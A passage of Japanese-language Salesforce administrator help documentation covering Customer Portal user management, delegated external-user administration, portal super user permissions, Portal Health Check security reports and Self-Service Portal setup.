- カスタムリストビューを作成し、ライセンスの種類をカスタマーポータルマネージャとカスタマーポータルユーザに絞り込んで、カスタマーポータルユーザのみを表示します。たとえば、「ライセンスの種類」「次の文字列と一致する」「カスタマーポータルユーザ、カスタマーポータルマネージャ」という条件を使用します。
- ユーザに対して新規パスワードが生成されると、そのパスワードが自動的にユーザのメールアドレスに送信されます。メールの確認は行われません。
- ユーザのメールアドレスを新規メールアドレスに変更しても、確認メールは送信されません。
- カスタマーポータルユーザに割り当てられたホームページレイアウトに [カスタマーポータルへようこそ] コンポーネントを追加して、ユーザがポータルにログインしたときに、ユーザの名前が記載されたようこそメッセージが送信されるようにします。ユーザは、このコンポーネントから、各自のポータルユーザ名、パスワード、ロケール、言語、タイムゾーン、連絡先情報を変更できます。ポータルユーザが自分自身の

情報を変更すると、そのユーザレコードは更新されますが、その変更に基づいてユーザの取引先責任者レコードが自動的に更新されることはありません。

関連トピック:

カスタマーポータルユーザの管理について

ポータルユーザの無効化と非アクティブ化

カスタマーポータルユーザのパスワードのリセット

メモ: Summer '13 リリース以降、新しい組織ではカスタマーポータルを利用できません。既存の組織は、引き続きカスタマーポータルにアクセスすることができます。カスタマーポータルがない場合に顧客と簡単に情報を共有するには、コミュニティを使用します。

カスタマーポータルを使用している既存の組織は、カスタマーポータルを継続して使用することも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタマーポータルユーザのパスワードをリセットする
- 「セルフサービスユーザの編集」

Salesforce カスタマーポータルユーザが自分のパスワードを紛失した場合、カスタマーポータルのログインページにある [パスワードをお忘れですか?] リンクをクリックすると、新しいパスワードがメールで通知されます。

カスタマーポータルユーザのパスワードをリセットする手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. ユーザ名の横にあるチェックボックスを選択します。現在表示されているユーザ全員のパスワードを変更するには、列のヘッダーにあるチェックボックスをオンにして、すべての行を選択します。
3. [パスワードのリセット] をクリックします。パスワードをリセットするためのリンクと手順が含まれたメールがユーザに送信されます。

ヒント: カスタマーポータルユーザに割り当てられたホームページレイアウトに [カスタマーポータルへようこそ] コンポーネントを追加することができます。ポータルにログインする各カスタマーポータルユーザにはユーザ名が記載された「お知らせ」メッセージだけが送信されます。また、ユーザは自分のポータルのユーザ名、パスワード、ロケール、言語、タイムゾーンおよび連絡先情報を変更できます。ポータルユーザが自分自身の情報を変更するとそのユーザレコードが更新されますが、その変更を使ってユーザの取引先責任者レコードが自動的に更新されることはありません。

関連トピック:

カスタマーポータルユーザの管理について

カスタマーポータルユーザの代理管理とポータルスーパーユーザ

メモ: Summer '13 リリース以降、新しい組織ではカスタマーポータルを利用できません。既存の組織は、引き続きカスタマーポータルにアクセスすることができます。カスタマーポータルがない場合に顧客と簡単に情報を共有するには、コミュニティを使用します。

カスタマーポータルを使用している既存の組織は、カスタマーポータルを継続して使用することも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタマーポータルユーザを管理する
- 「外部ユーザの代理管理者」

プロファイルを作成、編集、および削除する
- 「プロファイルと権限セットの管理」

取引先のすべてのケースと取引先責任者を表示および編集する
- 「ポータルスーパーユーザ」

カスタマーポータルマネージャのカスタムユーザライセンスを使用して、管理権限の一部をカスタマーポータルユーザに委譲できます。外部ユーザの代理管理者は、自分の取引先に関連付けられた外部ユーザ(カスタマーユーザとパートナーユーザの両方を含む)に対して、次の処理を行うことができます。

- 外部ユーザの新規作成
- 既存の外部ユーザの編集
- 外部ユーザのパスワードのリセット
- 既存の外部ユーザの無効化

メモ: 外部ユーザの代理管理者がポータルユーザを非アクティブ化した場合、システム管理者はそのユーザが所属するチームからポータルユーザを削除することはできません。

外部ユーザの代理管理者は、[取引先]タブを使用して、自分の取引先の詳細ページ、および自分の取引先に関連する取引先責任者とケースを表示できます。また、外部ユーザの代理管理者には、「ポータルスーパーユーザ」権限が与えられます。この権限によって、外部ユーザの代理管理者は自分の取引先に対して次の処理を実行できます。

- すべてのケースの表示、編集、および移行
- 取引先責任者のケースの作成
- ポータルが有効化されているかどうかに関係なく、すべての取引先責任者の表示と編集
- ケースの取引先責任者である場合、取引先の詳細の参照
- カスタマーポータルに[レポート]タブが追加されており、ユーザが「レポート実行」権限を持っている場合、ポータルが有効であるかどうかに関係なく、すべての取引先責任者のレポートの作成

外部ユーザ(大規模ポータルユーザを除く)のプロファイルに「ポータルスーパーユーザ」権限を追加するだけで、その外部ユーザは自分の取引先にアクセスできるようになり、他の外部ユーザの管理権限はありませんが、その取引先のすべてのケースと取引先責任者の参照と編集ができます。ただし、スーパーユーザが、[カスタマーポータル]の[取引先責任者]タブを表示するには、「外部ユーザの代理管理者」権限が必要です。スーパーユーザが取引先責任者を編集するには、ケースレコードから取引先責任者を選択する必要があります。詳細は、以下を参照してください。

- 外部ユーザの管理権限の委譲
- 「ポータルスーパーユーザ」権限のユーザへの付与
- カスタマーポータルユーザの代理管理の設定に関するヒント

外部ユーザの管理権限の委譲

メモ: 外部ユーザの管理権限を委任するには、元のプロファイルユーザインターフェースを使用する必要があります。拡張プロファイルユーザインターフェースを使用している場合は、ユーザインターフェース設定で一時的に無効にし、この手順を実行してください。

外部ユーザの管理権限を委任する手順は、次のとおりです。

1. [設定] から、［クイック検索］ボックスに「プロファイル」と入力し、[プロファイル] を選択してカスタムカスタマーポータルプロファイルをクリックします。

   標準のカスタマーポータルマネージャ、カスタマーポータルユーザ、または大規模カスタマーポータルのプロファイルに、代理権限または「ポータルスーパーユーザ」権限を追加することはできません。

2. [編集] をクリックします。
3. [外部ユーザの代理管理]を選択します。

   [外部ユーザの代理管理]を選択した場合は、[保存]をクリックすると自動的に[ポータルスーパーユーザ]が選択されます。

4. [保存] をクリックします。
5. [代理外部ユーザプロファイル] 関連リストで、[編集] をクリックします。
6. このプロファイルを持つ外部ユーザが管理できるプロファイルを選択します。外部ユーザの代理管理者は、カスタマーポータルプロファイル、パートナーポータルプロファイル、またはコミュニティプロファイルを持つ外部ユーザを管理できます。ただし、プロファイルを持つユーザは、同じ取引先に存在する必要があります。
7. [保存] をクリックします。

カスタマーポータルユーザの代理管理者が編集できるプロファイルを変更する手順は、次のとおりです。

1. [設定] から、［クイック検索］ボックスに「プロファイル」と入力し、[プロファイル] を選択してカスタムカスタマーポータルプロファイルをクリックします。
2. [代理外部ユーザプロファイル] 関連リストで、[編集] をクリックします。
3. このプロファイルを持つ外部ユーザが管理できるプロファイルを選択します。
4. [保存] をクリックします。

カスタマーポータルの代理管理者は、取引先責任者詳細ページから次のタスクを実行できます。

- [カスタマーポータルユーザの有効化] をクリックして、取引先責任者が、カスタマーポータルを使用できるようにします。
- [カスタマーポータルユーザの参照] をクリックして、カスタマーポータルユーザの詳細を表示します。カスタマーポータルユーザの詳細ページで、カスタマーポータルの代理ユーザは次の操作を実行できます。
  - [編集] をクリックして、カスタマーポータルユーザの詳細を編集する。
  - [パスワードのリセット] をクリックして、カスタマーポータルユーザのパスワードをリセットする。
  - [編集] をクリックして、［有効］チェックボックスをオフにしてユーザを非アクティブにする。

「ポータルスーパーユーザ」権限のユーザへの付与

ユーザに「ポータルスーパーユーザ」権限を許可する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択してカスタムカスタマーポータルプロファイルをクリックします。

   標準のカスタマーポータルマネージャ、カスタマーポータルユーザ、または大規模カスタマーポータルのプロファイルに、「ポータルスーパーユーザ」権限を追加することはできません。

2. [編集] をクリックします。
3. [ポータルスーパーユーザ] を選択します。
4. [保存] をクリックします。

ヒント: 「ポータルスーパーユーザ」権限を持つプロファイルについてレポートする手順は、次のとおりです。

1. 「ポータルスーパーユーザ」権限を持つプロファイルの名前をメモします。
2. [レポート] タブを選択します。
3. [管理レポート] フォルダから、[有効ユーザ一覧] レポートを選択します。

カスタマーポータルユーザの代理管理の設定に関するヒント

カスタマーポータルユーザの代理管理を設定するときは、次の点に留意してください。

- 代理ポータル管理権限を許可するユーザのプロファイルに対して、次の操作を実行します。
  - 取引先責任者に対する「作成」および「編集」権限を追加して、代理ポータル管理者、および「ポータルスーパーユーザ」権限を持つユーザが自分の取引先に関連する取引先責任者を作成および更新できるようにします。
  - [取引先] と [取引先責任者] のタブ設定を [デフォルトで表示] に設定して、代理ポータル管理者が、[取引先] および [取引先責任者] タブを表示して取引先に関連する取引先責任者を簡単に管理できるようにします。
- [取引先と取引先責任者] タブを [カスタマーポータル] に追加します。
- カスタマーポータルユーザ代理管理者とポータルスーパーユーザだけが、指定した取引先、取引先責任者、およびケースにアクセスできるように、項目レベルセキュリティとページレイアウトを設定します。

  メモ: ポータルスーパーユーザが自分以外の取引先責任者のケースを作成できるようにするには、ケースの [取引先責任者名] の項目レベルセキュリティを [編集可] に設定します。

- カスタマーポータルユーザは、自分がアクセス権を持っていないオブジェクトの関連リストを表示できません。たとえば、カスタマーポータルユーザが取引先責任者を表示する場合に、取引先責任者ページレイアウトに [商談] 関連リストが含まれていても、そのポータルユーザは、商談に対するアクセス権を持っていないため、その [商談] 関連リストを表示できません。
- カスタマーポータルユーザの代理管理者は、所有権が移行される取引先のポータルユーザを更新できます。

関連トピック:

カスタマーポータルユーザの管理について

カスタマーポータルのヘルス

ポータル状態チェック

顧客とパートナーは、さまざまな方法で、ポータルを介して情報にアクセスできます。システム管理者はポータル状態チェックレポートを使用して、このアクセスを容易に監視できます。ポータル状態チェックレポートには、セキュリティ関連のポータル設定について示し、ポータルセキュリティの向上に使用できる情報を提供します。

カスタマーポータルおよびパートナーポータルを使用して、顧客とパートナーを連携させ、サービスを提供することができます。ポータルによって、サードパーティのユーザと情報を共有および取得できます。意図する以上の情報を公開しないためには、ポータル実装のベストプラクティスに従うことが重要です。

メモ: ポータル状態チェックレポートには、プロファイルで許可される重要なユーザ権限、オブジェクト権限、項目権限、および組織の共有設定および共有ルールが示されます。また、次の方法を使用して、ポータル状態チェックレポートに含まれていないレコードにアクセスすることもできます。

- 権限セット
- 共有の直接設定
- Apex による共有管理
- テリトリー
- リストビュー
- グループ
- キュー
- チーム
- コンテンツライブラリ
- フォルダ

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ポータル状態チェックレポートを表示する
- 「アプリケーションのカスタマイズ」
  および
  「ユーザの管理」
  および
  「すべてのデータの編集」

ポータル状態チェックレポートを表示するには、[設定]から、[クイック検索] ボックスに「*ポータル状態チェック*」と入力し、[ポータル状態チェック] を選択します。最後に、目的のレポートをクリックします。

レポートは、次のとおりです。

- システム管理者権限とユーザ権限
- オブジェクトのアクセスと項目レベルセキュリティ
- 組織のデフォルト共有
- 共有ルール

メモ: ポータル状態チェックレポートには、条件に基づく共有、大規模ポータルユーザ、またはセルフサービスポータルユーザについての情報は含まれません。

関連トピック:

- ポータルユーザのシステム管理者権限とユーザ権限レポートの表示
- ポータルユーザのオブジェクトアクセスおよび項目レベルセキュリティレポートの表示
- ポータルユーザの組織の共有設定の共有レポートの表示
- ポータルユーザの共有ルールレポートの表示

ポータルユーザのシステム管理者権限とユーザ権限レポートの表示

データへのユーザのアクセス権限を拡張したため、ユーザ権限は強力です。プロファイルの権限を設定する場合、注意が必要です。ポータル状態チェックレポートの1つであるシステム管理者権限とユーザ権限レポートを使用して、ポータルプロファイルと重要権限設定を参照します。

メモ: このレポートでは、権限セットで許可された権限は表示しません。

プロファイルごとに、レポートにはプロファイルに割り当てられたポータルユーザの数、そして次の権限設定について示します。

- 外部ユーザの代理管理
- メールの送信
- 取引の開始
- 行動の編集
- 商談商品販売価格の編集
- ToDo の編集
- ケースの移行
- ポータルスーパーユーザ
- API の有効化
- パスワード無制限
- ライブラリの作成
- レポートのコンテンツ表示
- レポートのエクスポート
- レポート実行

メモ: 組織の設定に応じて、一部の権限がレポートに表示されません。

レポートを参照する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*ポータル状態チェック*」と入力し、[ポータル状態チェック] を選択します。
2. [システム管理者権限とユーザ権限] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ポータル状態チェックレポートを表示する
- 「アプリケーションのカスタマイズ」
  および
  「ユーザの管理」
  および
  「すべてのデータの編集」

レポートページから、次の操作を実行できます。

- プロファイル名をクリックして、プロファイルの詳細ページを表示する。
- ドロップダウンリストから事前定義されたビューを選択することにより、項目の条件設定済みリストを表示する。
- [リストに戻る: ポータル状態チェックレポート] をクリックしてレポートのリストに戻る。

関連トピック:

ポータル状態チェック

ポータルユーザのオブジェクトアクセスおよび項目レベルセキュリティレポートの表示

オブジェクト権限は、標準オブジェクトおよびカスタムオブジェクトに対するアクセス権限を指定します。ポータルユーザが適切なオブジェクトおよび項目にのみアクセスできるように、ポータルユーザプロファイルのこの情報を監視することが重要です。ポータル状態チェックレポートの 1 つである、オブジェクトアクセスおよび項目レベルセキュリティレポートでは、この操作が可能です。

オブジェクトアクセスおよび項目レベルセキュリティレポートには、組織の各標準オブジェクトおよびカスタムオブジェクトにアクセスできるポータルプロファイルの数が表示されます。オブジェクトごとに、アクセス権のあるポータルユーザの数、オブジェクトアクセスレベル、およびそれらのユーザに表示される項目も表示されます。

メモ: オブジェクトアクセスおよび項目レベルセキュリティレポートでは、権限セットで許可された権限は表示しません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ポータル状態チェックレポートを表示する
- 「アプリケーションのカスタマイズ」
  および
  「ユーザの管理」
  および
  「すべてのデータの編集」

レポートを参照する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*ポータル状態チェック*」と入力し、[ポータル状態チェック] を選択します。
2. [オブジェクトアクセスおよび項目レベルセキュリティ] をクリックします。
3. レポートページから、オブジェクト名をクリックします。

   オブジェクトの詳細ページでは、次の操作を実行できます。
   - プロファイル名をクリックして、プロファイルの詳細ページを表示する。
   - [参照可能項目] をクリックして、プロファイルの項目レベルセキュリティ詳細ページを表示する。
   - [オブジェクトアクセスおよび項目レベルセキュリティ] をクリックして、高レベルのオブジェクトアクセスおよび項目レベルセキュリティレポートに戻る。

両方のレポートページから、次の操作を実行できます。

- ドロップダウンリストから事前定義されたビューを選択することにより、項目の条件設定済みリストを表示する。

- [リストに戻る: ポータル状態チェックレポート] をクリックしてレポートのリストに戻る。

関連トピック:

ポータル状態チェック
オブジェクトの権限
項目レベルセキュリティ

ポータルユーザの組織の共有設定の共有レポートの表示

ポータル状態チェックレポートの1つである組織の共有設定の共有レポートは、標準オブジェクトとカスタムオブジェクト、そして各オブジェクトのデフォルトアクセス設定が表示されます。このレポートを使用して、レコードをポータルユーザに公開することができる組織の共有設定を確認および編集できます。

組織のデフォルト設定は、組織のユーザの各オブジェクトに対するデフォルトアクセスレベルを指定します。オブジェクトのデフォルトアクセスレベルが公開である場合、有効なオブジェクト権限(「参照」、「作成」、「編集」、「削除」)を持つユーザは、所有していないレコードにアクセスできる場合があります。たとえば、取引先オブジェクトのデフォルトアクセス設定が公開/参照・更新可能の場合、取引先オブジェクトに対して「参照」権限を持つユーザは取引先レコードを表示できます。組織のデフォルトを設定する場合、ポータルユーザにアクセスできないオブジェクトを表示しないようにする必要があります。

レポートを参照する手順は、次のとおりです。

1. [設定]から、[クイック検索]ボックスに「*ポータル状態チェック*」と入力し、[ポータル状態チェック]を選択します。
2. [組織の共有設定の共有]をクリックします。

   レポートには、各オブジェクトのデフォルトアクセス設定が表示されます。オブジェクトのデフォルトアクセスが、公開、詳細を表示(カレンダー)、または使用(価格表)である場合、オブジェクト権限を持つポータルユーザは、その他のユーザのレコードにアクセスできます。この場合、[セキュリティ]列には、セキュリティの弱い組織の共有設定が表示されます。オブジェクトアクセスおよび項目レベルセキュリティレポートに、ポータルプロファイルに割り当てられた特定のオブジェクト権限を表示できます。

   オブジェクトのデフォルトアクセスが、非公開、詳細を非表示(カレンダー)、またはアクセス権限なし(価格表)である場合、[セキュリティ]列には、セキュリティの強い組織のデフォルト設定が表示されます。

   メモ: セキュリティの強い組織のデフォルト設定でも、ポータルユーザは共有ルールなどの例外により、他のユーザのレコードにアクセスできる場合があります。

   [階層を使用したアクセス許可]がオンの場合、テリトリーまたはロール階層でレコード所有者より上のユーザは、そのオブジェクトの所有者のレコードにアクセスできます。

レポートページから、次の操作を実行できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ポータル状態チェックレポートを表示する
- 「アプリケーションのカスタマイズ」
  および
  「ユーザの管理」
  および
  「すべてのデータの編集」

デフォルトの共有アクセス権を設定する
- 「共有の管理」

- [編集]をクリックし、[組織の共有設定の編集]ページで設定を変更して、任意のオブジェクトの組織の共有設定を変更する。
- ドロップダウンリストから事前定義されたビューを選択することにより、項目の条件設定済みリストを表示する。
- [リストに戻る: ポータル状態チェックレポート]をクリックしてレポートのリストに戻る。

関連トピック:

ポータル状態チェック

ポータルユーザの共有ルールレポートの表示

ポータル状態チェックレポートの 1 つである共有ルールレポートには、ポータルユーザに所有していないレコードへのアクセス権を与える共有ルールがすべて表示されます。各共有ルールの結果としてレコードにアクセスできるようになるポータルユーザの数が表示され、これにより各ルールのアクセスレベルを編集できます。一部のユーザセット(グループ、ロール、テリトリーなど)では、セット内のユーザを編集、削除、または管理できる詳細ページを掘りさげることができます。

レポートを参照する手順は、次のとおりです。

1. [設定]から、[クイック検索]ボックスに「*ポータル状態チェック*」と入力し、[ポータル状態チェック]を選択します。
2. [共有ルール]をクリックします。

   [影響を受けるポータルユーザの数]列には、共有ルールの結果としてアクセスできるようになるポータルユーザの数が表示されます。この数には、ルールで指定されているユーザと、オブジェクトの[階層を使用したアクセス許可]が有効になっている場合はロールまたはテリトリー階層でそれらのユーザより上位のすべてのポータルユーザが含まれます。この設定のユーザが有効なオブジェクト権限(「参照」、「作成」、「編集」、「削除」)を持つ場合、ルールに示されたレコードにアクセスできます。

   メモ:

   - 共有ルールレポートには、条件に基づく共有ルールは含まれません。
   - 共有ルールレポートは、ポータルユーザのオブジェクト権限をチェックしません。オブジェクトアクセスおよび項目レベルセキュリティレポートに、ポータルプロファイルに割り当てられた特定のオブジェクト権限を表示できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ポータル状態チェックレポートを表示する
- 「アプリケーションのカスタマイズ」
  および
  「ユーザの管理」
  および
  「すべてのデータの編集」

共有ルールを作成および編集する
- 「共有の管理」

レポートページから、次の操作を実行できます。

- [編集]をクリックし、共有ルール編集ページで設定を変更して、共有ルールのアクセスレベルを変更する。
- [所有者]列または[共有先]列のリンクをクリックして、共有ルールのユーザセットの詳細を参照する。
- ドロップダウンリストから事前定義されたビューを選択することにより、項目の条件設定済みリストを表示する。

- [リストに戻る: ポータル状態チェックレポート] をクリックしてレポートのリストに戻る。

メモ: 取引先と取引先テリトリー共有ルールに対しては、共有取引先に関連する取引先責任者、商談、ケールへのアクセス権が付与されます。[共有レポート] レポートには、関連オブジェクトではなく、上位レベルのオブジェクトだけのアクセスレベルが示されます。

関連トピック:

ポータル状態チェック

セルフサービスポータル

セルフサービスのジャンプスタート

メモ: Spring '12 以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。

セルフサービスポータルを短時間で起動するには、[ジャンプスタート] ボタンを使用します。ユーザに代わって一部のデフォルト設定が選択されることで、設定プロセスが自動化されています。

メモ: JavaScript は、カスタムコードの一部として保存することはできません。また、使用できるのは特定の HTML 要素および属性のみです。

1. [設定] から、[クイック検索] ボックスに「*セルフサービスポータル*」と入力し、[設定] を選択して [ジャンプスタート] をクリックします。
2. プロセスを確認し、[次へ] をクリックします。
3. カラーテーマを選択します。
4. 必要に応じてデフォルトの設定を編集し、[保存] をクリックします。
5. セルフサービスポータルのテストを次の方法で実行します。
   a. [作成] をクリックして、テストのユーザ名とパスワードを取り出します。
   b. [セルフサービスポータルにアクセス] をクリックして、ページをプレビューします。
   c. [招待する] をクリックすると、ログインしてページを確認する方法を他のユーザに通知できます。
6. [セルフサービスを有効にする...] セクションにあるリンクを、Web サイトの適切な場所にコピーして、セルフサービスポータルを有効にします。
7. 完了したら、[完了] をクリックします。
8. 顧客がセルフサービスポータルを使用できるようになります。「セルフサービスユーザの管理」 (ページ 2884) を参照してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

セルフサービスジャンプスタートを使用する
- 「セルフサービスポータルの管理」

ヒント: 自分のセルフサービスの設定を変更するには、「セルフサービスの機能と設定の有効化」(ページ 2860)を参照してください。セルフサービスジャンプスタートにより、取引先責任者詳細ページにある [セルフサービスを有効化] ボタンは自動的に有効になります。

関連トピック:

- セルフサービスの設定
- システム管理者向けヒント集: セルフサービスポータルを最大限に活用
- システム管理者向け設定ガイド: Self-Service Implementation Guide (セルフサービス実装ガイド)

セルフサービスの設定

メモ: Spring '12 以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。

セルフサービスは、顧客にオンラインサポートチャネルを提供します。これにより、顧客は、カスタマサービス担当者に連絡しなくても各自の疑問を解消できます。

セルフサービスポータルの設定は簡単にできます。次の 2 つの設定オプションから選択します。

- ジャンプスタート - 短時間で起動および動作します (「セルフサービスのジャンプスタート」(ページ 2858)を参照)。
- セルフサービスの設定 - より幅広いカスタマイズを許可するように設定します。設定の内容は次のとおりです。
  - セルフサービスの機能と設定の有効化 (ページ 2860)
  - セルフサービスのデザインのカスタマイズ (ページ 2864)
  - セルフサービスのフォントと色のカスタマイズ (ページ 2865)
  - セルフサービスページのカスタマイズ (ページ 2867)
  - ログイン HTML の生成 (ページ 2882)
  - セルフサービスユーザの管理 (ページ 2884)

関連トピック:

- セルフサービスのジャンプスタート
- セルフサービスのデザインのカスタマイズ
- セルフサービスのフォントと色のカスタマイズ
- システム管理者向けヒント集: セルフサービスポータルを最大限に活用
- システム管理者向け設定ガイド: Self-Service Implementation Guide (セルフサービス実装ガイド)

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

セルフサービスジャンプスタートを使用する
- 「セルフサービスポータルの管理」

セルフサービスポータルを設定する
- 「セルフサービスポータルの管理」

セルフサービスページを編集する
- 「セルフサービスポータルの管理」

および

「アプリケーションのカスタマイズ」

セルフサービスの機能と設定の有効化

メモ: Spring'12以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。

1. [設定] から、［クイック検索］ボックスに「*セルフサービスポータル*」と入力し、[設定] を選択します。
2. [セルフサービスの設定]ページの[セルフサービスの設定]をクリックします。
3. 次のオプションを設定します。

設定	説明
ログインを有効にする	ユーザがセルフサービスポータルにログインできるようにします。
セルフサービスユーザの編集	取引先責任者の詳細ページに[セルフサービスを有効化]ボタンを表示します。セルフサービスがすでに有効になっている取引先責任者の場合は、[セルフサービスを参照] ボタンが表示されます。
ログアウト URL	セルフサービスポータルからユーザがログアウトしたときに表示されるWeb ページの URL。たとえば、`http://www.acme.com`。ログアウト URL が指定されていない場合、[ログアウト]ボタンはユーザには表示されません。
デフォルトのケース 発生源	セルフサービスポータルを介して送信されるすべてのケースに割り当てられるデフォルトの発生源。選択可能な値は、組織の［ケース発生源］選択リストから取得されます。セルフサービスで登録されたケースとWeb-to-ケースで登録されたケースに、異なるデフォルトの発生源を割り当てることができます。
新規ケースをポータルに公開	メール-to-ケースやWeb-to-ケース、オンデマンドメール-to-ケースで作成されたケースを含め、すべてのケースに対して自動的に［セルフサービスポータルに公開］チェックボックスをオンにします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

セルフサービスポータルを設定する
- 「セルフサービスポータルの管理」

セルフサービスページを編集する
- 「セルフサービスポータルの管理」

  および

  「アプリケーションのカスタマイズ」

設定	説明
	これがデフォルトでない場合でも、ユーザが作成した新規ケースは、手動で［セルフサービスポータルに公開］チェックボックスをオンにできます。
カテゴリ別ソリューション参照を有効化	顧客がカテゴリ別のソリューションを参照できるように、セルフサービスポータルのソリューションカテゴリを有効にします。 マルチ言語ソリューションが有効になっている場合は、ソリューションカテゴリ名を翻訳できます。
セルフサービスポータルの最上位カテゴリ	セルフサービスポータルで顧客がアクセス可能な最上位カテゴリ。顧客は、このカテゴリおよびサブカテゴリにある［セルフサービスポータルに公開］とマークされたすべてのソリューションを参照できます。 顧客がすべてのカテゴリにある［セルフサービスポータルに公開］とマークされたすべてのソリューションを参照できるようにするには、この項目を空白にします。
ケースレコードタイプ	セルフサービスポータルを介して送信されるすべてのケースに割り当てるレコードタイプ。
メールの送信元のアドレス	すべての新規ユーザおよび新規パスワードのメールの送信元アドレス（`support@acme.com` など）。この項目が空白の場合、Salesforce は次の名前を使用します。 • セルフサービスポータルのログインページで［パスワードをお忘れですか?］をクリックして仮のパスワードが記載されたメールを受信したユーザの場合は、自動ケース更新ユーザのアドレス。自動ケース更新ユーザは、［設定］の［サポート設定］ページで指定します。 • ケースコメント通知メールを受信するユーザの場合は、コメントを最後に掲載したユーザのメールアドレス。
メールの送信元の名前	［メールの送信元のアドレス］に関連付ける名前（Acme Customer Support など）。この項目が空白の場合、Salesforce は次の名前を使用します。 • セルフサービスポータルのログインページで［パスワードをお忘れですか?］をクリックして仮のパ

設定	説明
	スワードが記載されたメールを受信したユーザの場合は、組織の名前。 • ケースコメント通知メールを受信するユーザの場合は、コメントを最後に掲載したユーザの名前。
新規ユーザ用 テンプレート	新たに有効になったセルフサービスユーザに対してユーザ名と初期パスワードを送信するために使用されるメールテンプレート。セルフサービスにより、自動的にサンプルテンプレートが選択されますが、サンプルの変更や独自のメールテンプレートの作成もできます。このテンプレートは「有効」に設定する必要があります。
パスワードリセット用 テンプレート	このメールテンプレートは、既存のセルフサービスユーザに新規パスワードを送信するために使用します。このメールは、ユーザのパスワードをリセットした場合や、セルフサービスポータルのログインページで [パスワードをお忘れですか?] をクリックしてユーザ自身がパスワードをリセットした場合に送信されます。セルフサービスにより、自動的にサンプルテンプレートが選択されますが、サンプルの変更や独自のメールテンプレートの作成もできます。このテンプレートは「有効」に設定する必要があります。
新規ケースコメントでメール通知を有効にする	このオプションをオンにすると、ケースコメントの［通知メールを送信する］オプションが表示されます。 このチェックボックスがオフであっても、自分のセルフサービスポータルのメンバーではない取引先責任者に対するメール通知を有効にしていれば、［通知メールを送信する］オプションがケースに表示されます。「サポート設定のカスタマイズ」(ページ 3102)を参照してください。
新規コメント用テンプレート	セルフサービスユーザのケースに公開コメントが追加されたときに、ユーザに通知するために使用されるメールテンプレート。セルフサービスにより、自動的にサンプルテンプレートが選択されますが、サンプルの変更や独自のメールテンプレートの作成もできます。このテンプレートは「有効」に設定する必要があります。

設定	説明
	ケース所有者に、カスタマイズできないことを知らせる通知が送信されます。
セルフサービスケース用のケース自動レスポンスルールの有効化	セルフサービスポータルから登録されたケースが自動レスポンスルールを適用するかどうかを表します。
ケース作成時のテンプレート	セルフサービスポータルから登録されたケースがどの自動レスポンスルールとも一致しない場合に使用するメールテンプレート。
最大ページ幅	Salesforceのセルフサービスページの最大幅(ピクセル単位)。自分のポータルを開く場合は、セルフサービスログインページの内側の HTML フレームの幅になります。
ページの高さの最小値	Salesforceのセルフサービスページの最小の高さ(ピクセル単位)。
スタイルシート URL	組織のセルフサービススタイルシートにアクセスできる公開している完全な URL (http://www.acme.com/styles/selfservice.css など)。「セルフサービスのデザインのカスタマイズ」(ページ2864)を参照してください。 定義済みのカラーテーマを使用する場合は、この項目を空白にしておきます。
カラーテーマ	使用できるスタイルシートがない場合は、Salesforce のカラーテーマのいずれかを使用します。テンプレートの設定を参照するには、[参照]リンクをクリックします。Salesforce が持っているいずれかのカラーテーマのフォントと色を変更するには、「セルフサービスのフォントと色のカスタマイズ」(ページ2865)を参照してください。
1 つのケースを表す用語	セルフサービスポータルで、単数形の「ケース」の代わりに使用する用語。
複数のケースを表す用語	セルフサービスポータルで、複数形の「ケース」の代わりに使用する用語。
1 つのソリューションを表す用語	セルフサービスポータルで、単数形の「ソリューション」の代わりに使用する用語。
複数のソリューションを表す用語	セルフサービスポータルで、複数形の「ソリューション」の代わりに使用する用語。

4. セルフサービス設定を保存するには、[保存] をクリックします。

関連トピック:

セルフサービスの設定

システム管理者向けヒント集: セルフサービスポータルを最大限に活用

システム管理者向け設定ガイド: Self-Service Implementation Guide (セルフサービス実装ガイド)

セルフサービスのデザインのカスタマイズ

メモ: Spring '12 以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。

使いやすいセルフサービスポータルのデザインを開発する手順は、次のとおりです。

